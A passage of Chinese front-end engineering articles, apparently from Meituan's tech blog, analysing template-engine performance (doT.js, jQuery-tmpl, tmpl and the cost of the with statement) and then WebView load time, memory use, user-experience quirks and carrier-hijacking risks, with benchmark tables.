console.log(func2(2,3));
console.log(func3(1,3));
// 输出
3 // func1
5 // func2
4 // func3
```

从上面的代码中可以看出，Function 的最后一个参数，被转换为可执行代码，类似 eval 的功能。eval 执行时存 在浏览器性能下降、调试困难以及可能引发 XSS（跨站）攻击等问题，因此不推荐使用 eval 执行字符串代码，new Function() 恰好解决了这个问题。回过头来看 doT 代码中的 "new Function(c.varname, str)"，就不难理解 varname 是传入可执行字符串 str 的变量。

具体关于 new Fcuntion 的定义和用法，详细请阅读 Function 详细介绍。

性能之因

读到这里可能会产生一个疑问：doT.js 的性能为什么在众多引擎如此突出？通过阅读其他引擎源代码，发现了它们核心代码段中都存在这样那样的问题。

jQuery-tmpl

```
function buildTmplFn( markup ) {
        return new Function("jQuery","$item",
            // Use the variable __ to hold a string array while building the
compiled template. (See https://github.com/jquery/jquery-tmpl/issues#issue/10).
            "var $=jQuery,call,__=[],$data=$item.data;" +

            // Introduce the data as local variables using with(){}
            "with($data){__.push('" +

            // Convert the template into pure JavaScript
            jQuery.trim(markup)
                .replace( /([\\'])/g, "\\$1" )
                .replace( /[\r\t\n]/g, " " )
                .replace( /\$\{([^\}]*)\}/g, "{{= $1}}" )
                .replace( /\{\{(\/?)(\w+|.)(?:\(((?:[^\}]|\}(?!\}))*?)
?\))?(?:\s+(.*?)?)?(\(((?:[^\}]|\}(?!\}))*?)\))?\s*\}\}/g,
                function( all, slash, type, fnargs, target, parens, args ) {
                    // 省略部分模板替换语句，若要阅读全部代码请访问：
                       https://github.com/BorisMoore/jquery-tmpl
                }) +
            "');}return __;"
        );
    }
```


在上面的代码中看到，jQuery-teml 同样使用了 new Function() 的方式编译模板，但是在性能对比中 jQuery-teml 性能相比 doT.js 相差甚远，出现性能瓶颈的关键在于 with 语句的使用。

with 语句为什么对性能有这么大的影响？我们来看下面的代码：

```
var datas = {persons:['李明','小红','赵四','王五','张三','孙行者','马婆子'],
gifts:['平民','巫师','狼','猎人','先知']};
function go(){
    with(datas){
        var personIndex = 0,giftIndex = 0,i=100000;
        while(i){
            personIndex = Math.floor(Math.random()*persons.length);
            giftIndex = Math.floor(Math.random()*gifts.length)
```

```
                console.log(persons[personIndex] +' 得到了新的身份 :'+ gifts[giftIndex]);
                i--;
            }
        }
    }
```

上面代码中使用了一个 with 表达式，为了避免多次从 datas 中取变量而使用了 with 语句。这看起来似乎提升了效 率，但却产生了一个性能问题：在 JavaScript 中执行方法时会产生一个执行上下文，这个执行上下文持有该方法作用域链，主要用于标识符解析。当代码 流执行到一个 with 表达式时，运行期上下文的作用域链被临时改变了，一个新的可变对象将被创建，它包含指定对象的所有属性。此对象被插入到作用域链的最 前端，意味着现在函数的所有局部变量都被推入第二个作用域链对象中，这样访问 datas 的属性非常快，但是访问局部变量的速度却变慢了，所以访问代价更高 了，如下图所示。




这个插件在 GitHub 上面介绍时，作者 Boris Moore 着重强调两点设计思路：

1. 模板缓存，在模板重复使用时，直接使用内存中缓存的模板。在本文作者看来，这是一个鸡肋的功能，在实际使用中，无论是直接写在 String 中的模 板还是从 Dom 获取的模板都会以变量的形式存放在内存中，变量使用得当，在页面整个生命周期内都能取到这个模板。通过源码分析之后发现 jQuery-tmpl 的模板缓存并不是对模板编译结果进行缓存，并且会造成多次执行渲染时产生多次编译，再加上代码 with 性能消耗，严重拖慢整个渲染过程。
2. 模板标记，可以从缓存模板中取出对应子节点。这是一个不错的设计思路，可以实现数据改变只重新渲染局部界面的功能。但是我觉得：模板将渲染结果交给开发者，并渲染到界面指定位置之后，模板引擎的工作就应该结束了，剩下的对节点操作应该灵活的掌握在开发者手上。


不改变原来设计思路基础之上，尝试对源代码进行性能提升。

先保留提升前性能作为对比：




首先来我们做第一次性能提升，移除源码中 with 语句。

第一次提升后：



接下来第二部提升，落实 Boris Moore 设计理念中的模板缓存：



优化后的这一部分代码段被我们修改成了：

```
    function buildTmplFn( markup ) {

        if(!compledStr){
            // Convert the template into pure JavaScript
            compledStr = jQuery.trim(markup)
                .replace( /([\\'])/g, "\\$1" )
                .replace( /[\r\t\n]/g, " " )
                .replace( /\$\{([^\}]*)\}/g, "{{= $1}}" )
                .replace( /\{\{(\/?)(\w+|.)(?:\(((?:[^\}]|\}(?!\}))*?)?\))?
(?:\s+(.*?)?)?(\(((?:[^\}]|\}(?!\}))*?)\))?\s*\}\}/g,
                    // 省略部分模板替换语句
        }

        return new Function("jQuery","$item",
            // Use the variable __ to hold a string array while building the
compiled template. (See https://github.com/jquery/jquery-tmpl/issues#issue/10).
            "var $=jQuery,call,__=[],$data=$item.data;" +

            // Introduce the data as local variables using with(){}
            "__.push('" + compledStr +
            "');return __;"
        )
    }
```

在 doT.js 源码中没有用到 with 这类消耗性能的语句，与此同时 doT.js 选择先将模板编译结果返回给开发者，这样如要重复多次使用同一模板进行渲染便不会反复编译。

仅 25 行的模板：tmpl


```
(function(){
  var cache = {};

  this.tmpl =  function (str, data){
    var fn = !/\W/.test(str) ?
      cache[str] = cache[str] ||
        tmpl(document.getElementById(str).innerHTML) :

      new Function("obj",
        "var p=[],print=function(){p.push.apply(p,arguments);};" +
        "with(obj){p.push('" +

        str
```

```
            .replace(/[\r\t\n]/g, " ")
            .split("<%").join("\t")
            .replace(/((^|%>)[^\t]*)'/g, "$1\r")
            .replace(/\t=(.*?)%>/g, "',$1,'")
            .split("\t").join("');")
            .split("%>").join("p.push('")
            .split("\r").join("\\'")
        + "');}return p.join('');");

    return data ? fn( data ) : fn;
  };
})();
```


阅读这段代码会惊奇的发现，它更像是 baiduTemplate 精简版。相比 baidu-Template 而言，它移除了 baiduTemplate 的自定义语法标签的功能，使得代码更加精简，也避开了替换用户语法标签而带来的性能消耗。对于 doT.js 来说，性能问题的关 键是 with 语句。

综合上述我对 tmpl 的源码进行移除 with 语句改造：

改造之前性能：



改造之后性能：



如果读者对性能对比源码比较感兴趣可以访问

https://github.com/chen2009277025/TemplateTest。

总结

通过对 doT.js 源码的解读，我们发现：

1. doT.js 的条件判断语法标签不直观。当开发者在使用过程中条件判断嵌套过多时，很难找到对应的结束语法符号，开发者需要自己严格规范代码书写，否则会给开发和维护带来困难。
2. doT.js 限制开发者自定义语法标签，相比较之下 baiduTemplate 提供可自定义标签的功能，而 baiduTemplate 的性能瓶颈恰好是提供自定义语法标签的功能。

很多解决我们问题的插件的代码往往简单明了，那些庞大的插件反而存在负面影响或无用功能。技术领域有一个软件设计范式：“约定大于配置”，旨在减少 软件开发人员需要做决定的数量，做到简单而又不失灵活。在插件编写过程中开发者应多注意使用场景和性能的有机结合，使用恰当的语法，尽可能减少开发者的配 置，不求迎合各个场景。

作者简介

建辉，美团外卖高级前端研发工程师，2015 年加入美团点评外卖事业部。目前在前端业务增长组，主要负责运营平台搭建，主导运营活动业务。
欢迎大家一起沟通交流，博客 Hi-FE。

WebView 性能、体验分析与优化

育新　徐宏　嘉洁

在 App 开发中，内嵌 WebView 始终占有着一席之地。它能以较低的成本实现 Android、iOS 和 Web 的复用，也可以冠冕堂皇的突破苹果对热更新的封锁。

然而便利性的同时，WebView 的性能体验却备受质疑，导致很多客户端中需要动态更新等页面时不得不采用其他方案。

以发展的眼光来看，功能的动态加载以及三端的融合将会是大趋势。那么如何克服 WebView 固有的问题呢？我们将从性能、内存消耗、体验、安全几个维度，来系统的分析客户端默认 WebView 的问题，以及对应的优化方案。

性能

对于 WebView 的性能，给人最直观的莫过于：打开速度比 native 慢。


是的，当我们打开一个 WebView 页面，页面往往会慢吞吞的 loading 很久，若干秒后才出现你所需要看到的页面。

这是为什么呢?

对于一个普通用户来讲，打开一个 WebView 通常会经历以下几个阶段：

1. 交互无反馈
2. 到达新的页面，页面白屏
3. 页面基本框架出现，但是没有数据；页面处于 loading 状态
4. 出现所需的数据

如果从程序上观察，WebView 启动过程大概分为以下几个阶段：



如何缩短这些过程的时间，就成了优化 WebView 性能的关键。

接下来我们逐一分析各个阶段的耗时情况，以及需要注意的优化点。

WebView 初始化

当 App 首次打开时，默认是并不初始化浏览器内核的；只有当创建 WebView 实例的时候，才会创建 WebView 的基础框架。

所以与浏览器不同，**App 中打开 WebView 的第一步并不是建立连接，而是启动浏览器内核。**

我们来分析一下这段耗时到底需要多久。

分析

针对 WebView 的初始化时间，我们可以定义两个指标：

- 首次初始化时间：客户端冷启动后，第一次打开 WebView，从开始创建 WebView 到开始建立网络连接之间的时间。
- 二次初始化时间：在打开过 WebView 后，退出 WebView，再重新打开 WebView，从开始创建 WebView 到开始建立网络连接之间的时间。

测试数据：

> 测试系统 1：iOS 模拟器，Titans 10.0.7
>
> 测试系统 2：OPPO R829T Android 4.2.2
>
> 测试方式：测试 10 次取平均值
>
> 测试 App：美团外卖
>
> 单位：ms

	首次初始化时间	二次初始化时间
iOS（UIWebView）	306.56	76.43
iOS（WKWebView）	763.26	457.25
Android	192.79 *	142.53

*Android 外卖客户端启动后会在后台开启 WebView 进程，故并不是完全新建 WebView 时间

这意味着什么呢?


作为前端工程师，统计了无数次的页面打开时间，都是以网络连接开始作为起点的。

很遗憾的通知您：WebView 中用户体验到的打开时间需要再增加 70~700ms。

于是我们找到了“为什么 WebView 总是很慢”的原因之一：

- 在浏览器中，我们输入地址时（甚至在之前），浏览器就可以开始加载页面。
- 而在客户端中，客户端需要先花费时间初始化 WebView 完成后，才开始加载。

而这段时间，由于 WebView 还不存在，所有后续的过程是完全阻塞的。可以这样形容 WebView 初始化过程：



那么有哪些解决办法呢?

怎么优化？

由于这段过程发生在 native 的代码中，单纯靠前端代码是无法优化的；大部分的方案都是前端和客户端协作完成，以下是几个业界采用过的方案。

全局 WebView

方法：

- 在客户端刚启动时，就初始化一个全局的 WebView 待用，并隐藏；
- 当用户访问了 WebView 时，直接使用这个 WebView 加载对应网页，并展示。

这种方法可以比较有效的减少 WebView 在 App 中的首次打开时间。当用户访问页面时，不需要初始化 WebView 的时间。

当然这也带来了一些问题，包括：

- 额外的内存消耗。
- 页面间跳转需要清空上一个页面的痕迹，更容易内存泄露。

> 【参考东软专利 – 加载网页的方法及装置 CN106250434A 】

客户端代理数据请求

方法：

- 在客户端初始化 WebView 的同时，直接由 native 开始网络请求数据；
- 当页面初始化完成后，向 native 获取其代理请求的数据。

此方法虽然不能减小 WebView 初始化时间，但数据请求和 WebView 初始化可以并行进行，总体的页面加载时间就缩短了；缩短总体的页面加载时间：

> 【参考腾讯分享：70% 以上业务由 H5 开发，手机 QQ Hybrid 的架构如何优化演进? 】

还有其他各种优化的方式，不再一一列举，总结起来都是围绕两点：

1. 在使用前预先初始化好 WebView，从而减小耗时。
2. 在初始化的同时，通过 Native 来完成一些网络请求等过程，使得 WebView 初始化不是完全的阻塞后续过程。

建立连接 / 服务器处理

在页面请求的数据返回之前，主要有以下过程耗费时间。

- DNS
- connection
- 服务器处理

分析

以下为美团中活动页面的链接时间统计：

> 统计：美团的活动页面
> 内容值：n% 分位值（ms）

	DNS	connection	获取首字节
50%	1.3	71	172
90%	60	360	541

优化

这些时间都是发生在网页加载之前，但这并不意味着无法优化，有以下几种方法。

DNS 采用和客户端 API 相同的域名

DNS 会在系统级别进行缓存，对于 WebView 的地址，如果使用的域名与 native 的 API 相同，则可以直接使用缓存的 DNS 而不用再发起请求图片。

以美团为例，美团的客户端请求域名主要位于 api.meituan.com，然而内嵌的 WebView 主要位于 i.meituan.com。

当我们初次打开 App 时：

- 客户端首次打开都会请求 api.meituan.com，其 DNS 将会被系统缓存。
- 然而当打开 WebView 的时候，由于请求了不同的域名，需要重新获取 i.meituan.com 的 IP。

根据上面的统计，至少 10% 的用户打开 WebView 时耗费了 60ms 在 DNS 上面，如果 WebView 的域名与 App 的 API 域名统一，则**可以让 WebView 的 DNS 时间全部达到 1.3ms 的量级。**

静态资源同理，最好与客户端的资源域名保持一致。

同步渲染采用 chunk 编码

同步渲染时如果后端请求时间过长，可以考虑采用 chunk 编码，将数据放在最后，并优先将静态内容 flush。对于传统的后端渲染页面，往往都是使用的【浏览器】-->【Web API】-->【业务 API】的加载模式，其中后端时间就指的是 Web API 的处理时间了。在这里 Web API 一般有两个作用：


1. 确定静态资源的版本。
2. 根据用户的请求，去业务 API 获取数据。

而一般确定静态资源的版本往往是直接读取代码版本，基本无耗时；而主要的后端时间都花费在了业务 API 请求上面。

那么怎么优化利用这段时间呢?

在 HTTP 协议中，我们可以在 header 中设置 `transfer-encoding:chunked` 使得页面可以分块输出。如果合理设计页面，让 head 部分都是确定的静态资源版本相关内容，而 body 部分是业务数据相关内容，那么我们可以在用户请求的时候，首先将 Web API 可以确定的部分先输出给浏览器，然后等 API 完全获取后，再将 API 数据传输给浏览器。

下图可以直观的看出分 chunk 输出和一起输出的区别：



- 如果采用普通方式输出页面，则页面会在服务器请求完所有 API 并处理完成后开始传输。浏览器要在后端所有 API 都加载完成后才能开始解析。
- 如果采用 chunk-encoding: chunked，并优先将页面的静态部分输出；然后处理 API 请求，并最终返回页面，可以让后端的 API 请求和前端的资源加载同时进行。
- 两者的总共后端时间并没有区别，但是可以提升首字节速度，从而让前端加载资源和后端加载 API 不互相阻塞。

页面框架渲染

页面在解析到足够多的节点，且所有 CSS 都加载完成后进行首屏渲染。在此之前，页面保持白屏；在页面完全下载并解析完成之前，页面处于不完整展示状态。

分析

我们以一个美团的活动页面作为样例：

> 测试页面：http://i.meituan.com/firework/meituanxianshifengqiang
>
> 在 Mac 上面，模拟 4G 情况
>
> 页面样式：

测试得到的时间耗费如下：

表 1

	阶段	时间	大小	备注
DOM下载	58ms	29.5KB	4G网络	
DOM解析	12.5ms	198KB	根据估算，在手机上慢2~5倍不等	
CSS请求+下载	58ms	11.7KB	4G网络（包含链接时间，CDN）	
CSS解析	2.89ms	54.1KB	根据估算，在手机上慢2~5倍不等	
渲染	23ms	1361节点	根据估算，在手机上慢2~5倍不等	
绘制	4.1ms		根据估算，在手机上慢2~5倍不等	
合成	0.23ms		GPU处理	

同时，对 HTML 的加载时间进行分析，可以得到如下时间点。

表 2

	指标	时间	计算方法
HTML加载完成时间	218	performance.timing.responseEnd - performance.timing.fetchStart	
HTML解析完成时间	330	performance.timing.domInteractive - performance.timing.fetchStart	

这意味着什么呢?

对于表 1

可以看到，随着在网络优良的情况下，Dom 的解析所占耗时比例还是不算低的，对于低端机器更甚。Layout 时间也是首屏前耗时的大头，据猜测这与页面使用了 rem 作为单位有关（待进一步分析）。

对于表 2，我们可以发现一个问题

一般来说 HTML 在开始接收到返回数据的时候就开始解析 HTML 并构建 DOM 树。如果没有 JS（JavaScript）阻塞的话一般会相继完成。然而，在这里时间相差了 90ms……也就是说，解析被阻塞了。

进一步分析可以发现，页面的 header 部分有这样的代码：

```
.....
<link href="//ms0.meituan.net/css/eve.9d9eee71.css" rel="stylesheet"
onload="MT.pageData.eveTime=Date.now()"/>
<script>
window.fk = function (callback) {
require(['util/native/risk.js'], function (risk) {
    risk.getFk(callback);
});
}
</script>
</head>
....
```

通常情况下，上面代码的 link 部分和 script 部分如果单独出现，都不会阻塞页面的解析：

- CSS 不会阻止页面继续向下继续。
- 内联的 JS 很快执行完成，然后继续解析文档。

然而，当这两部分同时出现的时候，问题就来了。


- CSS 加载阻塞了下面的一段内联 JS 的执行，而被阻塞的内联 JS 则阻塞了 HTML 的解析。

通常情况下，CSS 不会阻塞 HTML 的解析，但如果 CSS 后面有 JS，则会阻塞 JS 的执行直到 CSS 加载完成（即便 JS 是内联的脚本），从而间接阻塞 HTML 的解析。

优化

在页面框架加载这一部分，能够优化的点参照雅虎 14 条就够了；但注意不要犯错，一个小小的内联 JS 放错位置也会让性能下降很多。

1. CSS 的加载会在 HTML 解析到 CSS 的标签时开始，所以 CSS 的标签要尽量靠前。
2. 但是，CSS 链接下面不能有任何的 JS 标签（包括很简单的内联 JS），否则会阻塞 HTML 的解析。
3. 如果必须要在头部增加内联脚本，一定要放在 CSS 标签之前。



JS 加载

对于大型的网站来说，在此我们先提出几个问题：

- 将全部 JS 代码打成一个包，造成首次执行代码过大怎么办?

- 将 JS 以细粒度打包，造成请求过多怎么办?
- 将 JS 按 " 基础库 " + " 页面代码 " 分别打包，要怎么界定什么是基础代码，什么是页面代码；不同页面用的基础代码不一致怎么办?
- 单一文件的少量代码改的是否会导致缓存失效?
- 代码模块间有动态依赖，怎样合并请求。

关于这些问题的解决方案数量可能会比问题还多，而它们也各有优劣。

具体分析太过复杂，鉴于篇幅原因在这里不做具体分析了。您可以期待我们的后续计划：BPM（浏览器包管理）。

JS 解析、编译、执行

在 PC 互联网时代，人们似乎都快忘记了 JS 的解析和执行还需要消耗时间。确实，在几年前网速还在用 kb 衡量的时代里，JS 的解析时间在整个页面的打开时间里只能算是九牛一毛。

然而，随着网速越来越快，而 CPU 的速度反而没有提升（从 PC 到手机），JS 的时间开销就成为问题了。那么 JS 的编译和解析，在当今的页面上要消耗多少时间呢?

分析

我们用以下方式来检验 JS 代码的解析 / 编译和执行时间：

```
<script>
    window.t1 = performance.now()
</script>
<script>
    window.test = function () {
        // test code
    }
</script>
<script>
    window.t2 = performance.now()
    test();
    window.t3 = performance.now();

    alert(" 编译耗时：" + (t2 - t1));
    alert(" 执行耗时：" + (t3 - t2));
</script>
```

将测试代码放入【 test code 】位置，然后在手机中执行；

- 在 t1~t2 期间，JS 代码仅仅声明了一个函数，主要时间会集中在解析和编译过程；
- 在 t2~t3 时间段内，执行 test 时时间主要为代码的执行时间

在首次启动客户端后，打开 WebView 的测试页面，我们可以得到如下的结果：

> 测试系统：iPhone6 iOS 10.2.1
> 测试系统：OPPO R829T Android 4.2.2
> 内容值：编译时间（ms）/ 执行时间（ms）

系统	Zepto.js	Vue.js	React.js + ReactDOM.js
iOS	5.2 / 8	12.8 / 16.1	13.7 / 43.3
Android	13 / 40	43 / 127	26 / 353

当保持客户端进行不关闭情况下，关闭 WebView 并重新访问测试页面，再次测试得到如下结果：

系统	Zepto.js	Vue.js	React.js + ReactDom.js
iOS	0.9 / 1.9	5 / 7.4	3.5 / 23
Android	5 / 9	17 / 12	25 / 60

执行时间指的是框架代码加载的页面的初始化时间，没有任何业务的调用。

这意味着什么

经过测试可以得出以下结论：

- 偏重的框架，例如 React，仅仅初始化的时间就会达到 50ms ~ 350ms，这在对性能敏感的业务中时比较不利的。

- 在 App 的启动周期内，统一域名下的代码会被缓存编辑和初始化结果，重复调用性能较好。

所以，在移动浏览器上，JS 的解析和执行时间并不是不可忽略的。

在低端安卓机上，（框架的初始化 + 异步数据请求 + 业务代码执行）会远高于几 KB 网络请求时间；高性能的 Web 网站需要仔细斟酌前端渲染带来的性能问题。

优化

- 高性能要求页面还是需要后端渲染。
- React 还是太重了，面向用户写系统需要谨慎考虑。
- JS 代码的编译和执行会有缓存，同 App 中网页尽量统一框架。

WebView 性能优化总结

一个加载网页的过程中，native、网络、后端处理、CPU 都会参与，各自都有必要的工作和依赖关系；让他们相互并行处理而不是相互阻塞才可以让网页加载更快：

- WebView 初始化慢，可以在初始化同时先请求数据，让后端和网络不要闲着。
- 后端处理慢，可以让服务器分 trunk 输出，在后端计算的同时前端也加载网络静态资源。
- 脚本执行慢，就让脚本在最后运行，不阻塞页面解析。
- 同时，合理的预加载、预缓存可以让加载速度的瓶颈更小。
- WebView 初始化慢，就随时初始化好一个 WebView 待用。
- DNS 和链接慢，想办法复用客户端使用的域名和链接。
- 脚本执行慢，可以把框架代码拆分出来，在请求页面之前就执行好。

WebView 内存消耗

分析

为了测试 WebView 会消耗多少内存，我们设计了如下的测试方案：

1. 客户端启动后，记录消耗的内存。
2. 打开空页面，记录内存的上涨。
3. 退出。
4. 打开空页面，记录内存上涨。
5. 退出。
6. 打开加载了代码的页面，记录内存的额外增加。

得到如下测试结果：

> 测试系统：iOS 模拟器，Titans 10.0.7
> 测试系统：OPPO R829T Android 4.2.2
> 测试方式：测试 10 次取平均值

	首次打开增加内存	二次打开增加内存	加载KNB+VUE+灵犀
iOS UIWebView	31.1M	5.52M	2M
iOS WKWebView	1.95M	1.6M	2M
Android	32.2M	6.62M	1.7M

WKWebView 的内存消耗相比其他低了一个数量级，在此方面相当占优。

UIWebView 和 Android 的 WebView 在首次初始化时都要消耗大量内存，之后每次新建 WebView 会额外增加一些。

UIWebView 的内存占用不会在关闭 WebView 时主动回收，每次新开 WebView 都会消耗额外内存。

相比于性能，对于内存的优化可以做的还是比较有限的。

- WKWebView 的内存占用优势比较大（代价是初始化比较慢）。
- 页面内代码消耗的内存相比与 WebView 系统的内存消耗相比可以说是很低。

WebView 体验

除了打开的速度，WebView 通常体验也没有 native 的实现更好，我们可以找到以下几个例子：

长按选择

在 WebView 中，长按文字会使得 WebView 默认开始选择文字；长按链接会弹出提示是否在新页面打开。

解决方法：可以通过给 body 增加 CSS 来禁止这些默认规则。

点击延迟

在 WebView 中，click 通常会有大约 300ms 的延迟（同时包括链接的点击，表单的提交，控件的交互等任何用户点击行为）。

唯一的例外是设置的 meta：viewpoint 为禁止缩放的 Chrome（然而并不是 Android 默认的浏览器）。

解决方法：使用 fastclick 一般可以解决这个问题。

页面滑动期间不渲染 / 执行

在很多需求中会有一些吸顶的元素，例如导航条，购买按钮等；当页面滚动超出元素高度后，元素吸附在屏幕顶部。

这个功能在 PC 和 native 中都能够实现，然而在 WebView 中却成了难题：

```
在页面滚动期间，Scroll Event 不触发
```

不仅如此，WebView 在滚动期间还有各种限定：

- setTimeout 和 setInterval 不触发。
- GIF 动画不播放。

- 很多回调会延迟到页面停止滚动之后。
- background-position: fixed 不支持。
- 这些限制让 WebView 在滚动期间很难有较好的体验。

这些限制大部分是不可突破的，但至少对于吸顶功能还是可以做一些支持：

解决方法：

- 在 iOS 上，使用 position: sticky 可以做到元素吸顶。
- 在 Android 上，监听 touchmove 事件可以在滑动期间做元素的 position 切换（惯性运动期间就无效了）。

crash

通常 WebView 并不能直接接触到底层的 API，因此比较稳定；但仍然有使用不当造成整个 App 崩溃的情况。

目前发现的案例包括：

- 使用过大的图片（2M）
- 不正常使用 WebGL

WebView 安全

WebView 被运营商劫持、注入问题

由于 WebView 加载的页面代码是从服务器动态获取的，这些代码将会很容易被中间环节所窃取或者修改，其中最主要的问题出自地方运营商（浙江尤其明显）和一些 WiFi。

我们监测到的问题包括：

- 无视通信规则强制缓存页面。
- header 被篡改。
- 页面被注入广告。
- 页面被重定向。

- 页面被重定向并重新 iframe 到新页面，框架嵌入广告。
- HTTPS 请求被拦截。
- DNS 劫持。

这些问题轻则影响用户体验，重则泄露数据，或影响公司信誉。

